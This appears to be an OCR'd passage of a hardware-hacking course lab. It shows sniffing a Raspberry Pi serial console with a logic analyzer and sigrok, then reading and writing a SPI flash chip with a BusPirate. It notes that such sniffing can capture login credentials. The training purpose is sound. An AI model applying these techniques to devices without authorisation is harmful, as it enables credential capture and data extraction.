
Zoom in so that we are only showing a few small, short transitions on D0, add the Show cursors, and drag the leading and trailing edge of our blue highlighter to the left and right edges of the smallest transition portion as show below.

If we are zoomed in far enough, the blue cursor indicator should note the time on both the left and right ends, and in the middle a speed. In the example above, we can see that the speed is 111.11111kHz, which, based on the known common serial transmission speeds is very close to 115,200 bps. This is consistent with the default Raspberry Pi documented values for the serial terminal.




Next, we can apply an automatic decoder with the **Add protocol decoder** tool in the toolbar. Once selected, a new panel will appear on the right hand side with a list of all of the supported decoders.






In the protocol decoders window, we can scroll through looking at all of the various decoders. We'll note that that there are ones for SPI, JTAG, I2C and hundreds of others. In this case we are searching for the UART decoder, and we can either scroll though the appropriately alphabetized list or use the protocol decoder search function.




Once UART has been located, double click it in the decoder list, and we will find that a new line has been added to the main display at the bottom in green as UART. It should also include an error in that we have not yet configured the decoder. Let's do that now.




Click on the green UART label to bring up the Decoder configuration window, shown below.

In the Decoder configuration window we need to set some options, most importantly which ports we should use for our decode. Use the Dropdown next to **RX (UART receive line)** and select our RX, at D0. Next we can add D1 for our **TX (UART transmit line)**. Verify that our *baud rate* is **115200**, *Data bits* is **8**, *Parity* is **none** and the *Stop bit slider* is set to **1.0**. While many of these are defaults settings, they match the observed Raspberry Pi documentation. The final setting to change is for ease of reading the decode, is to set the *Data format* to **ascii**.



It takes a second or two for the decode to happen in the main window, and clicking into the main window will close the Decoder configuration options. We can now observe that the UART decoder line has some additional information. If we zoom out a little and use the bottom scroll bar to navigate through the data, we should be able to observe recovered text in the green boxes in the UART decoder line as shown in the example below.



Note: The data shown in the example appears to read *New USB device foun...*, very indicative of boot messages for the Pi. Your actual decoded text may be different, depending on where you have scrolled in your collected data.

Unfortunately there is no way within the Pulseview application to save the decoded data to a file for later review. We can use sigrok_cli to capture our data! If you wish, within the Pulseview GUI, click the save icon and use the *Save File* dialog to save your file to the location of your choosing. Close PulseView and return to the terminal session, where we wiull invoke `sigrok-cli` to create a capture to a file in the same manner as the GUI:

```
$ sigrok-cli -d fx2lafw --time 10000 --channels D0=RX --config samplerate=1m -P uart:baudrate=115200:
format=ascii > serial_out.txt
```

We can review the output of the captured data with `cat`, but it is not very readable for straight text:

```
$ cat serial_out.txt
<...trimmed for brevity...>
uart-1: Start bit
uart-1: 0
uart-1: 0
uart-1: 1
uart-1: 0
uart-1: 0
uart-1: 1
uart-1: 1
uart-1: 0
uart-1: d
uart-1: Stop bit
```

```
uart-1: Start bit
uart-1: 1
uart-1: 0
uart-1: 1
uart-1: 0
uart-1: 0
uart-1: 1
uart-1: 1
uart-1: 0
uart-1: e
uart-1: Stop bit
uart-1: Start bit
uart-1: 0
uart-1: 0
uart-1: 1
uart-1: 0
uart-1: 1
uart-1: 1
uart-1: 1
uart-1: 0
uart-1: t
uart-1: Stop bit
<...trimmed for brevity...>
```

In this example, the recovered ascii character is denoted right before the *uart-1: Stop bit* line. The captured output here would read `det`.

We can improve the output a little with some unix command line text processing:

```
cat serial_out.txt | grep -B 1 "Stop bit" | grep -v "Stop bit" | grep uart-1 | cut -d " " -f 2 | tr -d
'\n'
<...trimmed for brevity...>
[0.000000]BootingLinuxonphysicalCPU0x0[0D][0A][0.000000]Linuxversion4.19.97-v7l+(dom@buildbot)
(gccversion4.9.3(crosstool-NGcrosstool-ng-1.22.0-88-g8460611))#1294SMPThuJan3013:21:14GMT2020[0D][0A]
[0.000000]CPU:ARMv7Processor[410fd083]revision3(ARMv7),cr=30c5383d[0D][0A]
[0.000000]CPU:divinstructionsavailable:patchingdivisioncode[0D][0A]
```

Hooray, you did it! You successfully recovered serial data in transit!

In additional cases we could also recover data being received by the Pi and decoded in the same way. If a user was connected over the serial port, and logged in while we were capturing we would have observed the users username and password!

At this point, you can safely power down your Pi, and disconnect your logic analyzer. We are moving on to dumping SPI flash!

Exercise: Examining SPI Flash

Complete the exercises in this lab to reinforce the material covered in the *Sniffing, Interaction and Exploitation of Hardware Ports* module. To complete these exercises, you will need the materials included in the SEC556 Kit.

Purpose: This lab will provide an introduction to tools in order to dump and verify the contents SPI flash using a variety of different recovery methods.


Description: In this lab, we will utilize our BusPirate to read and verify portions the contents of an SPI flash chip, in order to recover data, in a similar method to recovering firmware from an IC in an IoT device.

Note: Do not apply power to the Raspberry Pi, logic analyzer, or BusPirate by plugging in the USB cables until told to do so as part of this exercise. Doing so prior to instruction could damage the Pi, logic analyzer, BusPirate or your USB port in your host system.


SPI Pinout

In order to capture the contents of our SPI flash chip we need to know the appropriate pinout. We've placed the MICROCHIP 25LC640A-I/P 64k SPI flash chip in a prototyping board, as the through hole pins on the IC can be delicate when placing in the prototyping board. The prototyping board can also be used to aide in out connectivity with the included dupont wires, shown below


The prototyping board has interesting capabilities. The holes on the top side of the board are electrically connected in parallel, and split down the middle. A diagram is shown below indicating the interconnections in the prototyping board. You do not need to disassemble your prototyping board as it will likely render it inoperable. We've extracted one for you below to note the red plastic middle split and the parallel connections with the gray/silver interconnection stripes.



Before we connect, we need to determine the pinout of our SPI chip. It does feature a common SPI IC pinout, but a reference diagram from a commonly available specifications sheet:



To match the pinout, we need to match the orientation of our diagram to that of the IC. We should note that the IC itself determines the direction in which we should perform our pin counts. Typically a small dot, or circular depression can be found indicating pin 1. In some cases, we don't directly indicate pin 1, but a half-moon shape is notched into one end of the IC. This half moon shape, when oriented to the half moon shape on data sheets will indicate our pin order. Below we will find a labeled diagram of the SPI pinout



Note: The orientation of your SPI chip as placed in to the prototyping board may be different. Please verify orientation before connecting.

Now that we know our pinout of the SPI chip, let's connect out BusPirate

Connecting the BusPirate


Note: Do not connect the USB cable from the BusPirate to your host system and provide it power until instructed to do so.

First thing that we want to do is to connect some cables to the BusPirate. We have two ways to proceed with either the standalone dupont wires (the hard way), or using the pre-made, color coded BusPirate cable with test clips (the easy, and more accurate in field testing way). We will use the power of the prototyping board and M/F dupont wires. Feel free to use the test clips if you feel confident.

Plug in the dupont wires into the BusPirate and prototyping board based on the colors needed in our diagram.

Note: Many BusPirate cables are organized to use the color of the cable to make connection easy. No need to count pins when you can just observe colors. Additionally the colors of the test clips may vary.

Now that we can orient the IC correctly to determine pin one, we just need to know which colors go where. We'll refer to the following diagram to perform our connections.



Connect all 8 required cables to our SPI chip.

Note: The green and yellow are not used in this exercise. They are optional if you want to connect them to the BusPirate. Leaving then out will not affect the outcome of this exercise.

Alternatively, the following diagram has been provided in a text format as to not be reliant on colors. In this diagram, connect indicator A on the BusPirate to indicator A on the SPI chip, B to B and so on.

```
    Bus Pirate                SPI
  +-----+------+
A | GND | +3V3 | E
  +-----+------+          +-----+------+
B | +5V | ADC  |       D | CS  | Vcc  | B
  +-----+------+          +-----+------+
  | VPU | AUX  | F     H | SO  | HOLD | E
  +-----+------+          +-----+------+
C | CLK | MOSI | G     F | WP  | SCK  | C
  +-----+------+          +-----+------+
D | CS  | MISO | H     A | Vss | SI   | G
  +-----+------+          +-----+------+
```

Once connected, let's begin obtaining data!

SPI Interaction and Examining Flash

In this exercise, we are going to use the *minicom* utility to interact with flash.

Downloading copies of flash with SPI (or JTAG, I2C, etc) can be quite slow especially when we start obtaining flash image that are greater than 4MB. In our example we are using a *64K* flash chip, and we will only be interacting with a small portion of the data. This will improve our speed, in that the small amounts of data will complete in a reasonable timeframe for our exercise. Applying this to real world techniques, we will often find small SPI based flash in IoT devices for storage of configuration items to survive a reboot or even a restoration to factory defaults: sometimes they even contain some factory default setting to be retrieved as needed.

Start by plugging the BusPirate USB cable into the BusPirate (if it isn't already), and then the USB cable into an available port on your host system. Verify that the BusPirate is connected using the USB/Bluetooth section of your chose VMware platform, verifying that the *FT232 USB-Serial* is connected to the VM.

We can also verify that it is connected in the VM by opening a terminal session in the VM and analyzing the output of *lsusb*

```
$  lsusb
Bus 004 Device 001: ID 1d6b:0003 Linux Foundation 3.0 root hub
Bus 003 Device 005: ID 0e0f:0002 VMware, Inc. Virtual USB Hub
Bus 003 Device 004: ID 0e0f:0002 VMware, Inc. Virtual USB Hub
Bus 003 Device 006: ID 0403:6001 Future Technology Devices International, Ltd FT232 USB-Serial (UART)
IC
```

This output of *lsusb* shows the BusPirate as the FT232 USB-Serial device connected on Bus 003 and Device 006.

Note: Your bus and device numbers may differ from the output above.

We also need to determine the USB device that the BusPirate has been assigned. This can be accomplished with *dmesg*, and we should note the enumeration of the FTDI USB serial device at the end of the output as a most recent event

```
$ dmesg
<trimmed for brevity>
[48498.429225] usb 3-2: new full-speed USB device number 6 using xhci_hcd
[48498.589543] usb 3-2: New USB device found, idVendor=0403, idProduct=6001, bcdDevice= 6.00
[48498.589548] usb 3-2: New USB device strings: Mfr=1, Product=2, SerialNumber=3
[48498.590347] usb 3-2: Product: FT232R USB UART
[48498.590351] usb 3-2: Manufacturer: FTDI
[48498.590352] usb 3-2: SerialNumber: AK05BXGO
[48498.799672] usbcore: registered new interface driver usbserial_generic
[48498.799679] usbserial: USB Serial support registered for generic
[48498.806797] usbcore: registered new interface driver ftdi_sio
[48498.807645] usbserial: USB Serial support registered for FTDI USB Serial Device
[48498.807808] ftdi_sio 3-2:1.0: FTDI USB Serial Device converter detected
[48498.807903] usb 3-2: Detected FT232RL
[48498.815898] usb 3-2: FTDI USB Serial Device converter now attached to ttyUSB0
```

It is likely that it was enumerated as *ttyUSB0*, making our device accessible as */dev/ttyUSB0*

Now we can begin examining flash with the built in BusPirate interface over serial with minicom.

Let'st start minicom, defining a port to connect to and enter setup mode:

```
$ sudo minicom -D /dev/ttyUSB0 -s

+-----[configuration]------+
| Filenames and paths      |
| File transfer protocols  |
| Serial port setup        |
| Modem and dialing        |
| Screen and keyboard      |
| Save setup as dfl        |
| Save setup as..          |
| Exit                     |
| Exit from Minicom        |
+--------------------------+
```

We will now use the arrow keys to scroll down to *Serial port setup* and hit *Enter* on the keyboard.

This will display a new menu:

```
+-----------------------------------------------------------------------+
| A -    Serial Device      : /dev/ttyUSB0                              |
| B - Lockfile Location     : /var/lock                                 |
| C -   Callin Program      :                                           |
| D -  Callout Program      :                                           |
| E -    Bps/Par/Bits       : 115200 8N1                                |
| F - Hardware Flow Control : No                                       |
| G - Software Flow Control : No                                        |
|                                                                       |
|    Change which setting?                                              |
+-----------------------------------------------------------------------+
```

We want to modify the Hardware Flow Control to no. We do so by entering a capital *F* and enter. This will bring us back to the initial menu where we can use the arrow keys to navigate to *Exit*, delivering us finally to the main minicom screen. If we hit enter in the minicom screen, we should be greeted with the **HiZ** prompt from the built in BusPirate Menu:

```
Welcome to minicom 2.7.1

OPTIONS: I18n
Compiled on Aug 13 2017, 15:25:34.
Port /dev/ttyUSB0, 17:08:24

Press CTRL-A Z for help on special keys


HiZ>
HiZ>
```

We now need to set up our BusPirate to be useful by entering a few commands in the menu without the commas. After each character hit *enter*.

m, 5, 4, 1, 2, 2, 2, 2

Note: 5<enter, 4, 1<enter)...and so on.

This will bring up the mode menu and enter SPI mode, setting several additional commands to the default setting for SPI interaction.

We are then granted the **SPI>** prompt:

```
Ready
SPI>
```

Let's begin reading and writing some data. First lets power up the chip with **W**:

```
SPI>W
POWER SUPPLIES ON
```

Then turn on the AUX pin to enable the physical WR (write enable pin):

```
SPI>A
AUX HIGH
```

Finally, in reading through the specification sheet, we find that we have to use a chip specific command to enable software writes as well. The [6] is the write command:

```
SPI>[6][1 0b00000010]
/CS ENABLED
WRITE: 0x06
/CS DISABLED
/CS ENABLED
WRITE: 0x01
WRITE: 0x02
/CS DISABLED
```

Let's read the first 32 bytes of the flash, starting at position 0. The leading **3** is the READ command:

```
SPI>[3 0 0 r:32]
/CS ENABLED
WRITE: 0x03
WRITE: 0x00
WRITE: 0x00
READ: 0xFF 0xFF 0xFF 0xFF 0xFF 0xFF 0xFF 0xFF 0xFF 0xFF 0xFF 0xFF 0xFF 0xFF 0xF
/CS DISABLED
```

Note that the first 32 bytes are empty and filled with NULLs of 0xFF.

Let's make that a little more interesting by writing a string to flash at position 0. As we noted earlier, we write with the **6** command and we'll add a fun string:

```
SPI>[6][2 0 0 "SEC556 hacks IoT"]
/CS ENABLED
WRITE: 0x06
/CS DISABLED
/CS ENABLED
WRITE: 0x02
WRITE: 0x00
WRITE: 0x00
WRITE: "SEC556 hacks IoT"
/CS DISABLED
```

Now, let's read the data back with the **3** command to verify that our write worked:

```
SPI>[3 0 0 r:32]
/CS ENABLED
WRITE: 0x03
WRITE: 0x00
WRITE: 0x00
READ: 0x53 0x45 0x43 0x35 0x35 0x36 0x20 0x68 0x61 0x63 0x6B 0x73 0x20 0x49 0x6F 0x54 0xFF 0
/CS DISABLED
```

This process is not all that different from an IoT device using a small flash, such as storing fault logs.

Hooray, you did it!

You can now exit *minicom* by hitting **ctrl-a** then **q**. Answer **Yes** to leave without reset, if asked.

STOP

This completes the lab exercise. Congratulations.

Exercise: Recovering firmware from PCAP

SEC556 Lab 2.3

Complete the exercises in this lab to reinforce the material covered in the *Recovering Firmware* module. To complete these exercises, you will need the SEC556 Slingshot VM.

Purpose: This lab will provide an introduction to a few different ways to extract a firmware update transmitted over common web protocols such as HTTP.

Description: In this lab, we will recover firmware updates using both Wireshark and tshark transmitted over HTTP.

